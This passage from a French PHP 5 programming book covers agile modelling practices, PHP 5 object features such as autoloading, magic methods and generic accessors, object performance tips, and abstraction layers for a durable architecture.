> Faisant suite à la possibilité de générer des services web, la prochaine évolution annoncée par le développeur du plug-in est la capacité à effectuer un reverse engineering sur du code existant, c'est à dire de recréer automatiquement le diagramme UML à partir du code PHP.

MDA : la voie du futur ?

MDA (Model Driven Architecture) est un projet de l'OMG (Object Management Group) qui réunit de nombreux acteurs stratégiques sur le marché du développement informatique.

En résumé, ce projet vise à mettre en place une couche d'abstraction complète par dessus le code et ses évolutions, basé sur le modèle. Grâce à ce principe, il sera possible de penser entièrement une application à travers son modèle et de générer son code source complet en PHP, en .NET ou en J2EE sans qu'aucune retouche de code ne soit nécessaire.

À l'heure actuelle, nous n'en sommes pas encore là. En revanche, les évolutions d'UML2PHP5 et de grands éditeurs tels que IBM Rational Rose, qui proposent de plus en plus la gestion de PHP, promettent un avenir intéressant entre PHP et la modélisation.

Parmi les outils proposés par MDA, XMI est un protocole d'échange permettant de stocker et de transférer des modèles. Ce standard promet également d'être intéressant. Le transfert des modèles devrait être assuré entre différents éditeurs. De plus, de nombreux logiciels de génération de code et de rapports pourront être développés autour de ce protocole commun.

> **POUR ALLER PLUS LOIN MDA**
>
> Pour en savoir davantage sur MDA, vous pouvez vous rendre sur le site officiel à l'adresse suivante :
>
> ▸ http://www.omg.org/mda/

9

Optimiser le modèle pour PHP

Après avoir modélisé une application, il peut être utile d'avoir quelques réflexes d'optimisation avant de passer à l'implémentation proprement dite.

Dans ce chapitre, nous apprendrons par exemple que la programmation orientée objet avec PHP propose des choses très utiles, telles que les constantes et les méthodes magiques. Nous constaterons en revanche qu'il n'est pas toujours bon de programmer en « tout objet » comme nous pouvons le faire en Java.

PHP, c'est aussi une plate-forme particulière, qui bien adoptée peut donner le meilleur d'elle-même. S'adapter aux spécificités de PHP et connaître la plate-forme sera un atout pour tout architecte et développeur.

Enfin, nous aborderons le sujet de l'interopérabilité et de la pérennité de votre architecture et de vos développements. Si votre application fonctionne à merveille aujourd'hui, qu'en sera-t-il demain ? Saura-t-elle s'adapter aux évolutions qui lui seront demandées dans l'avenir ? Nous présenterons dans ce chapitre quelques pratiques à adopter pour rendre l'architecture de votre application évolutive.

Pratiques de modélisation agile

Qu'est-ce que la modélisation agile ?

La modélisation agile que nous allons juste effleurer ici fait suite aux méthodes agiles vues au chapitre 2. Ses règles décrivent un certain nombre de comportements à adopter dans le cadre de votre modélisation.

> **RÉFÉRENCE La modélisation agile en ligne**
>
> Le site suivant est dédié à la modélisation agile. Vous y trouverez non seulement l'ensemble des informations qui sont explicitées ici (en anglais), mais également de nombreuses ressources, principes et pratiques utiles pour améliorer votre modélisation dans un environnement agile :
>
> ▸ http://www.agilemodeling.com

Modélisation agile pour PHP

Cette section met en avant quelques pratiques essentielles de modélisation agile. Chacune d'elles fait l'objet d'une explication et d'une introduction de mise en pratique. Ces quelques conseils vous aideront à mieux organiser et animer vos démarches régulières de modélisation.

Participation active des dépositaires

Les dépositaires sont l'ensemble des personnes habilitées à prendre des décisions sur la nature et la priorité des tâches à effectuer, en fonction de l'évolution des besoins. Leur participation doit être régulière et active.

En fonction des projets et de la méthode employée, ils peuvent être un groupe d'utilisateurs finaux, l'équipe d'organisation, le client (dans le cas d'XP en particulier), une équipe senior, etc.

Modélisation collective et modèles ouverts

Un modèle sert à formaliser des idées de manière à les exposer à d'autres personnes. Il sert également à rendre explicite une vision commune. Cette implication nécessite la participation et l'approbation de l'ensemble des acteurs du projet.

Le modèle doit donc être ouvert à tous, y compris au client. Il favorisera une communication agile, transparente et honnête entre les différents acteurs du projet.

Utilisation des bons modèles

Chaque modèle est optimisé pour un type d'application donné. Un diagramme d'activité UML est un bon choix pour décrire un processus métier. En revanche, il est judicieux de choisir un modèle physique de données pour la structure de votre base de données.

Tout l'art sera de sélectionner le modèle le plus adapté à ce que vous devez décrire, c'est-à-dire celui qui exposera en très peu de mots et le plus simplement possible une information pertinente. Un diagramme de 50 mots bien placés dans un modèle adapté est généralement plus facile à lire que 500 lignes de code.

Changer de modèle

Si l'utilisation d'un modèle devient difficile, un autre modèle pourrait certainement le remplacer pour décrire la même fonctionnalité. Il ne faut alors pas hésiter à en changer. Itérer sur les modèles apporte des réflexions nouvelles sur le fonctionnement d'une application, aborde sa logique sous un angle nouveau et assure sa maîtrise globale.

Prouvez-le par le code

Un modèle est une abstraction. Seul le code qui en résultera permettra de prouver qu'il fonctionne. N'oubliez pas que vous êtes dans une logique itérative et que les travaux de modélisation, suivis de l'implémentation puis des tests seront mis à jour et remaniés à la prochaine itération.

Choisir le support le plus simple

La simplicité est garante de maintenabilité. Sachant que vos modèles sont simples et ne portent que sur l'itération courante, ils peuvent aisément être écrits à la main.

Le tableau blanc est le support idéal pour l'élaboration collective du modèle. L'utilisation d'une application spécialisée dans la création de modèles est préconisée si et seulement si elle apporte un avantage conséquent. Elle peut par exemple accompagner l'implémentation avec un générateur de code.

Utiliser les outils les plus simples

Les modèles peuvent pour la plupart être élaborés sur un tableau blanc ou du papier. Pour archiver le modèle, vous pouvez prendre une photo numérique ou le transcrire sur un support écrit.

Les diagrammes sont le plus souvent des éléments de réflexion ; leur vraie finalité est de favoriser une réflexion méthodique sur un problème. Une fois que la solution est trouvée, le diagramme finalisé aura moins de valeur.

Maintenir un diagramme qui devient de plus en plus complexe à chaque itération vous fera perdre du temps et affaiblira votre capacité de réflexion sur des problèmes simples au détriment de votre efficacité.

Modéliser sur des cycles courts

Plus le cycle de modélisation sera court, plus les modifications seront petites et vous pourrez ainsi vous intéresser plus spécifiquement à ces évolutions. Ce cycle peut varier de quelques semaines à un ou deux mois suivant votre projet. Cette pratique augmente votre agilité et vous permet de fournir plus rapidement des versions stables aux utilisateurs finaux.

Stocker l'information une seule fois, toujours au même endroit

C'est une pratique générale. Posez-vous la question « Si je dois maintenir cette information de manière permanente, où dois-je la stocker ? ». L'idée est de réduire les redondances qui augmentent la complexité au détriment de la simplicité dont vous devez faire preuve.

La propriété collective

Tout objet que vous créez doit pouvoir être utilisé par d'autres. Et tout ce que font les autres sont des outils que vous pouvez exploiter dans vos développements.

Quelques pratiques supplémentaires

Ces quelques pratiques de modélisation agile sont, dans la plupart des cas, vivement conseillées :

- **Respecter les standards** de modélisation, quel que soit le type de modèle que vous avez choisi.
- **Utiliser les motifs de conception** autant que possible, cela favorise la compréhension de la solution ainsi que sa fiabilité et sa simplicité.
- **Écarter les modèles temporaires**, pour ne pas s'encombrer avec des informations qui ne servent plus.
- **Le refactoring** (remaniement) peut également s'appliquer à votre architecture.
- **Mettre en place des tests unitaires avant l'implémentation** est également une très bonne idée (pilotage du développement par les tests unitaires, chapitre 12).

Particularités et limites de la POO avec PHP 5

Fonctionnalités objet disponibles avec PHP 5

Le modèle objet de la version 5 de PHP n'a rien à envier à celui de langages comme Java ou C++. Il est complet et permet de tout faire ou presque. Nous ne fournirons pas ici une liste détaillée des fonctionnalités qui nous sont offertes. Elles sont disponibles dans la documentation à l'adresse suivante :

- http://www.php.net/manual/fr/language.oop5.php

En revanche, voici dans cette section quelques fonctionnalités utiles qui font la valeur ajoutée de PHP 5 par rapport à d'autres plates-formes qui proposent la programmation objet. Il est intéressant de les avoir en tête avant d'entamer vos développements.

L'auto-chargement de classes

Plutôt que de s'encombrer avec de multiples `include`, vous pouvez maintenant déclarer la fonction `__autoload()` qui s'occupera de charger la classe voulue si celle-ci n'existe pas.

Exemple avec `__autoload()` **: fichier** `ClassTest.php`

```
<?php

class ClassTest {
    public function display($txt) {
        echo $txt."<br />\n";
    }
}

?>
```

Exemple avec `__autoload` **: fichier** `autoload.php`

```
<?php

// Cette fonction peut être déclarée dans un
// fichier include commun.
function __autoload($class_name) {
    require_once $class_name.'.php';
}

// Test de notre classe
$obj = new ClassTest();
$obj->display('Hello !');

?>
```

La surcharge de propriétés et de méthodes

Surcharge de propriétés

Cette surcharge est définie par les méthodes spéciales `__set()` et `__get()`. Lors de l'appel d'une propriété qui n'existe pas, `__set()` est automatiquement sollicitée s'il s'agit d'une affectation et `__get()` s'il s'agit de demander une valeur.

Vous pouvez ainsi simuler des manipulations de propriétés en contrôlant leur accès. L'exemple suivant met en œuvre une classe qui fait appel à un fichier de configuration `.ini`.

Exemple d'utilisation de `__set()` et `__get()`

```
<?php

class IniConfig {

    private $iniValues = array();
    private $iniFile;

    // Chargement du fichier de configuration dans le
    // contexte de la classe.
    public function __construct($ini_file) {
        $this->iniFile = $ini_file;
        if (file_exists($ini_file)) {
            $this->iniValues = parse_ini_file($ini_file);
        }
    }

    // Met à jour le fichier .ini à chaque modification
    // dans iniValues.
    private function writeConfig() {
        $config = ';; Last update : '.date('d.m.Y H:i:s');
        foreach ($this->iniValues AS $key => $value) {
            $config .= "\n$key = \"$value\"";
        }
        file_put_contents($this->iniFile, $config);
    }

    // Modification d'une valeur de configuration.
    public function __set($key, $value) {
        $this->iniValues[$key] = $value;
        $this->writeConfig();
    }
```

```
    // Lecture d'une valeur de modification. Cette méthode
    // peut être complétée par un chargement de la
    // configuration à chaque lecture au besoin.
    public function __get($key) {
        return $this->iniValues[$key];
    }

}

$config = new IniConfig('test.ini');
$config->firstname = "Guillaume";
$config->lastname = "Ponçon";
echo $config->firstname.' '.$config->lastname;

?>
```

L'exécution de ce code renvoie la chaîne `Guillaume Ponçon`. Le contenu du fichier `test.ini` est alors le suivant (s'il n'existait pas avant le chargement de la classe) :

Contenu de `test.ini` après exécution

```
;; Last update : 11.08.2005 19:01:44
firstname = "Guillaume"
lastname = "Ponçon"
```

Surcharge de méthode

Cette surcharge est assurée par la déclaration de la méthode spéciale `__call()`. Lorsqu'une méthode est sollicitée et qu'elle n'existe pas dans l'objet, `__call()` est appelée à sa place.

L'exemple suivant met en œuvre un objet à travers lequel nous pouvons appeler des fonctions déclarées dans des fichiers séparés :

Une fonction stockée dans `functions/sayHello.php`

```
<?php

function sayHello($firstname, $lastname) {
    echo 'Hello '.ucfirst($firstname.' '.$lastname).'<br>';
    return true;
}

?>
```

La classe `CallFactory` qui appelle les fonctions situées dans `functions/`

```
<?php

class CallFactory {

    const FUNCDIR = './functions/';

    // Fait appel à la fonction correspondante dans
    // self::FUNCDIR ou renvoie false si la fonction
    // n'existe pas.
    public function __call($function, $attrs) {
        if (!function_exists($function)) {
            $funcpath = self::FUNCDIR.$function.'.php';
            if (!file_exists($funcpath)) {
                return false;
            }
            require_once($funcpath);
        }
        return call_user_func_array($function, $attrs);
    }

}

$functions = new CallFactory();
$functions->sayHello('Matthieu', 'Mary');
$functions->sayHello('Guillaume', 'Ponçon');

?>
```

L'exécution du script précédent renvoie la chaîne « `Hello Matthieu Mary<br>Hello Guillaume Ponçon<br>` ».

Les méthodes magiques

- Les méthodes `__sleep()` et `__wakeup()` sont appelées à la sérialisation et à la désérialisation d'un objet.
- La méthode `__toString()` définit la manière dont la classe doit s'afficher lorsqu'on l'appelle avec `echo` ou `print`. Un exemple avec cette méthode magique est disponible au chapitre 11 dans la section « Des objets aux documents XML ».
- La méthode `__clone()` est appelée juste avant le clonage d'un objet. Elle permet par exemple d'incrémenter un identifiant ou d'effectuer une modification nécessaire avant l'appel de la fonction `clone()`.

De manière générale, les méthodes magiques sont nommées avec un double signe de soulignement (underscore) « __ ». Elle simplifient et fiabilisent les développements, d'où l'importance de les connaître.

> Les méthodes magiques sont abordées dans la documentation officielle de PHP à l'adresse suivante :
> ▸ http://www.php.net/manual/fr/language.oop5.magic.php

La réflexion

Cette discipline est très intéressante pour tout ce qui concerne les travaux *reverse-engineering*. Il est possible par exemple d'implémenter la création de fichiers d'import-export UML pour créer les diagrammes correspondant à l'architecture de votre application, ou mettre en place une documentation de votre code générée en temps réel.

▸ http://www.php.net/manual/fr/language.oop5.reflection.php

D'autres goodies de la Standard PHP Library (SPL)

Cette bibliothèque disponible en standard dans PHP 5 définit un grand nombre de possibilités d'itérations sur les objets et dans d'autres domaines (système de fichiers, documents XML, etc.).

Il est possible d'itérer sur les propriétés d'une classe ou de définir une politique d'itération de toute pièce. Par exemple, vous créez un objet `Products` qui itère sur les éléments d'une table du même nom dans une base de données, de manière à ce que `foreach ($products ...` fournisse les enregistrements de la table. Des exemples sont disponibles dans la documentation à l'adresse suivante :

▸ http://www.php.net/manual/fr/language.oop5.iterations.php

> Pour en savoir plus sur la SPL et ses possibilités, vous pouvez vous rendre sur sa documentation officielle :
> ▸ http://www.php.net/manual/fr/ref.spl.php

Conseils d'usage pour améliorer la performance des objets

L'amélioration des performances et des possibilités de mise en œuvre de la POO a été largement prise en compte dans les évolutions de PHP 4 à PHP 5. Dans cette dernière version, les objets sont par défaut passés par référence, ce qui évite déjà toute redondance inutile.

L'instanciation d'une classe est-elle utile ?

Créer des objets à partir d'une classe n'est pas forcément utile pour bénéficier de certaines fonctionnalités. L'accès aux constantes et aux méthodes statiques est parfaitement possible, comme le montre l'exemple suivant.

Utilisation d'une classe sans l'instancier : une alternative au singleton

```
<?php

abstract class VideoObject {
    const TYPE = 'HDV';
}

class VidCam extends VideoObject {
    private static $model = 'JVC GY-HD100';

    // Interdiction d'instancier cette classe.
    private function __construct() {}

    // Définit la propriété $model
    public static function setModel($model) {
        self::$model = $model.' ('.parent::TYPE.')';
    }

    // Renvoie la valeur de la propriété $model
    public static function getModel() {
        return self::$model;
    }
}

// renvoie la chaine suivante : Sony HVR-Z1 (HDV)
VidCam::setModel('Sony HVR-Z1');
echo VidCam::getModel();

?>
```

L'instanciation ayant un coût, l'utilisation de l'opérateur de résolution de portée « :: » (Paamayim Nekudotayim) peut s'avérer intéressant lorsque votre algorithme sollicite beaucoup les ressources d'une même classe.

Accélérer l'accès aux objets persistants

Votre premier objectif sera d'éviter de recréer ces objets à chaque requête. Il faut donc les rendre persistants pour l'ensemble de vos visiteurs. Pour cela, nous allons utiliser les caractéristiques des sessions.

obj-register.php partage l'objet people

```
<?php

// Cette directive, ainsi que de nombreuses
// autres peut être configurée dans php.ini
session_cache_limiter('private');

class people {
    public $firstName = "Guillaume";
    public $lastName = "Ponçon";
}

// L'identifiant de session est fixé.
session_id('47839874');
session_start();

// Mise en session partagée de l'objet.
$people = new people();
$_SESSION['people'] = $people;

?>
```

obj-persist.php affiche l'objet

```
<?php

// Vous pouvez essayer d'exécuter ce fichier sur plusieurs
// ordinateurs, plusieurs fois à la suite.

session_cache_limiter('private');

session_id('47839874');
session_start();

var_dump($_SESSION['people']);

?>
```

obj-unregister.php détruit la session partagée

```
<?php

session_id('47839874');
session_start();
session_destroy();

?>
```

Dans les exemples précédents, nous nous débrouillons pour mettre un objet dans une session spéciale, partagée entre tous les visiteurs du site, afin de le rendre persistant.

> **CULTURE Est-ce de la mémoire partagée ?**
>
> Les performances de ce mécanisme dépendront du paramétrage de votre session et de votre implémentation. On ne peut pas dire qu'il s'agisse d'une mise en mémoire partagée d'un objet, mais d'une solution alternative de partage, qui fonctionne avec un grand nombre d'installations de PHP. Faites attention de ne pas maintenir la session trop longtemps avec cette solution, car vous activez le mécanisme de verrouillage des sessions qui peut ralentir l'exécution de vos requêtes. Le chapitre 12 donnera un exemple de mise en mémoire partagée efficace avec APC (Alternative PHP Cache).

Le « tout objet » n'est pas une bonne pratique pour PHP

Autant un langage comme Java privilégie cette pratique en allant jusqu'à considérer les chaînes de caractères comme des objets, autant en PHP une utilisation excessive des objets pourrait dégrader la simplicité et les performances d'une application.




Figure 9–1 Utilisation des objets dans un projet PHP (architecture du chapitre 2)

En reprenant l'architecture proposée par le fondateur de PHP, décrite au chapitre 2, nous évaluons pour chaque couche s'il est judicieux ou non de programmer avec des objets.

Les objets sont surtout pratiques pour manipuler de la logique métier. Ils apportent une structure facile à maintenir et à réutiliser. En revanche, plus nous nous approchons de la couche présentation, plus l'utilisation d'objets devient discutable.

S'adapter aux caractéristiques de PHP

Limitation du code à parser

L'idée de cette limitation est d'éviter de charger du code non utilisé dans votre requête. Par exemple, charger un fichier contenant 15 fonctions pour n'en utiliser qu'une seule n'est pas toujours optimal.

Pour remédier à cela, un optimiseur d'opcodes se chargera de maintenir le code compilé en mémoire afin d'éviter de devoir le charger à chaque requête. Le principe de l'optimiseur d'opcodes sera expliqué à la fin du chapitre 14.

Lorsque de nombreux objets sont utilisés impliquant de nombreuses dépendances, il est fortement recommandé d'utiliser un tel optimiseur.

Limitation des instanciations et appels

Les instanciations d'objets et les appels de méthodes consomment des ressources et du temps. À grande échelle, cela peut avoir des impacts sur les performances de votre application et l'encombrement des ressources.

Les sections précédentes ainsi que le chapitre 11 vous donneront quelques conseils pour une utilisation optimale des objets dans le sens de l'économie :

- Utilisation d'objets sans les instancier.
- Mise à jour du modèle pour éviter les dépendances et les chargements inutiles.

Exploiter les fonctions natives fournies par PHP

PHP possède un très grand nombre de fonctions natives effectuant des opérations théoriquement coûteuses. Travailler avec la documentation sous les yeux et se poser régulièrement la question « est-ce qu'il existe une fonction pour faire cela ? » permet souvent de développer plus vite et plus efficacement.

Un des exemples les plus représentatifs concerne l'utilisation d'expressions régulières pour la manipulation de chaînes de caractères. La section « utilisation des expressions régulières » du chapitre 12 exposera quelques exemples concrets.

Favoriser l'interopérabilité et la pérennité du modèle

Les couches d'abstraction

Les couches d'abstraction sont très utilisées en informatique. On les rencontre dans le modèle OSI (réseaux) et dans l'accumulation des couches logicielles (assembleur, C, PHP) de la programmation.

Ce principe est très simple, le travail est divisé en couches :

- Les plus basses sont proches du langage machine.
- Les plus hautes sont proches des aspects visuels et du langage humain.

Pour une couche donnée, celle du dessous rend toujours service à celle du dessus. La couche du dessus reçoit de la couche du dessous une « API » intuitive et n'a pas besoin de connaître le détail de son fonctionnement.

La figure 9-2 met en avant le principe de couches d'abstraction appliqué à l'audio-visuel (se lit de bas en haut). C'est grâce à une telle chaîne qu'il est possible aujourd'hui de produire des films de qualité.




Figure 9–2 Principe des couches d'abstraction appliquées à l'industrie du cinéma

Sur le même principe, la figure 9-3 donne un exemple simple de stratégie pour un projet PHP, répartie sur quatre couches, dont trois sont vraiment utiles (couche métier, couche intégration, couche présentation).




Figure 9–3 Un exemple de couches d'abstraction pour un projet PHP

Avantages et inconvénients des couches d'abstraction

Le premier avantage de ce principe est de pouvoir se spécialiser dans la connaissance d'une couche sans avoir à connaître le détail des autres. Il est ainsi possible de développer les mécanismes métier en PHP sans connaître la manière dont PHP a été développé en C ni savoir comment ce travail sera utilisé avec HTML ou PDF.

L'inconvénient est que vous devez faire confiance aux autres couches. Ce principe d'abstraction de la connaissance n'est pas non plus compatible avec les valeurs des méthodes agiles, qui préconisent que les acteurs d'un projet soient tous impliqués à tous niveaux. Sans cela, le risque de se retrouver avec un maillon faible est réel.

Malgré tout, vous pouvez mettre en place un mécanisme de couches d'abstraction pour mieux organiser votre travail sans empêcher quiconque de connaître l'ensemble des briques du projet. Tout cela dépendra de l'envergure de votre projet.

Éviter d'encombrer les objets métier

Comme nous l'avons vu précédemment, PHP possède quelques mécanismes autorisant des développements plus rapides et plus fiables. Les objets métier par exemple sont souvent constitués de propriétés privées et d'une multitude de méthodes que l'on appelle « accesseurs » (`get`, `set`).

Ces accesseurs permettent de maîtriser la manière dont les propriétés sont interrogées ou affectées. Par exemple, si une propriété doit nécessairement être un entier positif, la méthode d'affectation associée fera cette vérification avant d'affecter la valeur correspondante.

Si vous devez manipuler une vingtaine d'objets métier comportant trente champs chacun, la déclaration des accesseurs devient vite laborieuse et leur présence envahissante. L'exemple suivant donne une solution alternative qui évite cette déclaration et réduit la taille de votre code.

Une classe simple, sans accesseurs

```
<?php

require 'Entity.php';

class VidCam extends Entity {

    // Mes propriétés.
    protected $name;
    protected $description;
    protected $shutterSpeed;
    protected $irisRange;

    // Declaration d'un accesseur specifique.
    public function setShutterSpeed($value) {
        if (is_numeric($value)) {
            $this->shutterSpeed = (int) $value;
            return true;
        }
        return false;
    }
}

$vidCam = new VidCam();
$vidCam->setName('HVX-200');
$vidCam->setShutterSpeed(50);
echo 'Nom : '.$vidCam->getName()."<br />\n";
echo 'Vitesse d\'obt. : '.$vidCam->getShutterSpeed();

?>
```

Que contient la classe `Entity` pour rendre disponibles les accesseurs ?

```
<?php

abstract class Entity {

    // Cette méthode peut être redéclarée dans
    // les classes dérivées pour effectuer des
    // contrôles sur les affectations.
    protected function set($property, $value) {
        $this->$property = $value;
        return true;
    }

    // Cette méthode peut être redéclarée dans
    // les classes dérivées pour effectuer des
    // opérations sur les renvois de valeurs.
    protected function get($property) {
        return $this->$property;
    }

    // Interception des accesseurs.
    public function __call($method, $attrs) {
        $prefix  = substr($method, 0, 3);
        $suffix  = chr(ord(substr($method, 3, 1)) + 32);
        $suffix .= substr($method, 4);
        $cattrs  = count($attrs);
        if (property_exists($this, $suffix)) {
            if ($prefix == 'set' && $cattrs == 1) {
                return $this->set($suffix, $attrs[0]);
            }
            if ($prefix == 'get' && $cattrs == 0) {
                return $this->get($suffix);
            }
        }
        trigger_error("La méthode $method n'existe pas.");
    }
}

?>
```

Jouer avec la généricité

Choisir entre générique ou spécifique est une question d'équilibre. Dans un cas comme dans l'autre il y a de gros avantages et de gros inconvénients.

Un choix trop générique, par exemple « un être vivant », couvre une très large population mais ne permet pas de manipuler des détails spécifiques (aux oiseaux par exemple) qui ne concernent pas toute la population (des êtres vivants).

Un choix trop spécifique, par exemple « une panthère des neiges », couvre une population trop restreinte, bien qu'il soit possible de tenir compte de l'ensemble des détails liés à cette spécificité. Si des évolutions doivent être effectuées, on réfléchira à ce choix.

Grâce aux objets, vous pouvez faire « hériter le spécifique du générique ». Ainsi, il est possible de développer des logiques (contrôles) basées sur du générique, du spécifique ou un étage intermédiaire.




Figure 9–4 Jouer entre générique et spécifique

Sur la figure 9-4, nous distinguons trois étapes successives d'élaboration de classes que nous pouvons détailler ci-après.

Première étape : prévoir

À ce stade (figure 9-4, étape 1), nous savons que nous devons mettre en place une application de gestion de produits basés sur des circuits touristiques. Nous savons également que cela peut évoluer en s'élargissant sur d'autres types de produits.

Nous allons donc prévoir que notre entité `circuit touristique` est un `produit de voyage` et qu'un `produit de voyage` est un `produit`. Notre objet `contrôle produit` peut être dans un premier temps lié à l'entité la plus générique afin de couvrir un maximum d'entités filles.

Deuxième étape : une première évolution

Notre gamme de produits de voyage s'étend aux `séjours` et aux `visites guidées`. Grâce à notre prévoyance, nos objets `contrôle produit` et associés n'ont aucune modification à subir et gèrent par héritage les `séjours` et les `visites guidées` ajoutés.

Troisième étape : évolution et adaptation

Un nouveau type de produits voit le jour : les `hydratants`. Ces derniers n'ont aucun rapport avec le voyage ; nous allons donc les lier à la classe la plus générique `produit` par l'intermédiaire d'une entité `produits cosmétiques`.

Suite à cela, une nouvelle fonctionnalité liée aux hydratants est demandée pour notre application, nécessitant l'accès aux spécificités des produits cosmétiques. Un nouvel objet `contrôle produit cosmétique` héritant de `contrôle produit` sera donc créé.

Adopter les standards et s'adapter à l'existant

S'adapter à l'existant et adopter les standards proposés par les *organismes agréés* (W3C, Oasis, etc.) est un gage de pérennité et une porte ouverte à l'interopérabilité. Tout projet, qu'il soit professionnel ou non, doit être un minimum communicant et évolutif pour assurer un succès à long terme et à grande échelle.

La figure 9-5 met en avant un exemple de plate-forme pensée dans le sens de l'évolutivité. Nous pouvons voir qu'à tous niveaux il est possible d'envisager des adaptations.

Si vous avez besoin de mettre en place un protocole de communication entre deux entités, de développer une nouvelle application ou de stocker des données, il vous sera utile d'avoir le réflexe de vous renseigner sur ce qui existe.

L'utilisation d'un outil permettant des imports/exports à travers des formats de données normalisés rend rapidement compatible avec d'autres outils du même type, que l'on trouve partout dans le monde.

